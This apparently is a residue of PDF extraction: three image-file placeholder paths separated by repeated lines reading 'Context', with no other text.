
Context




Context



Context



Context




Context

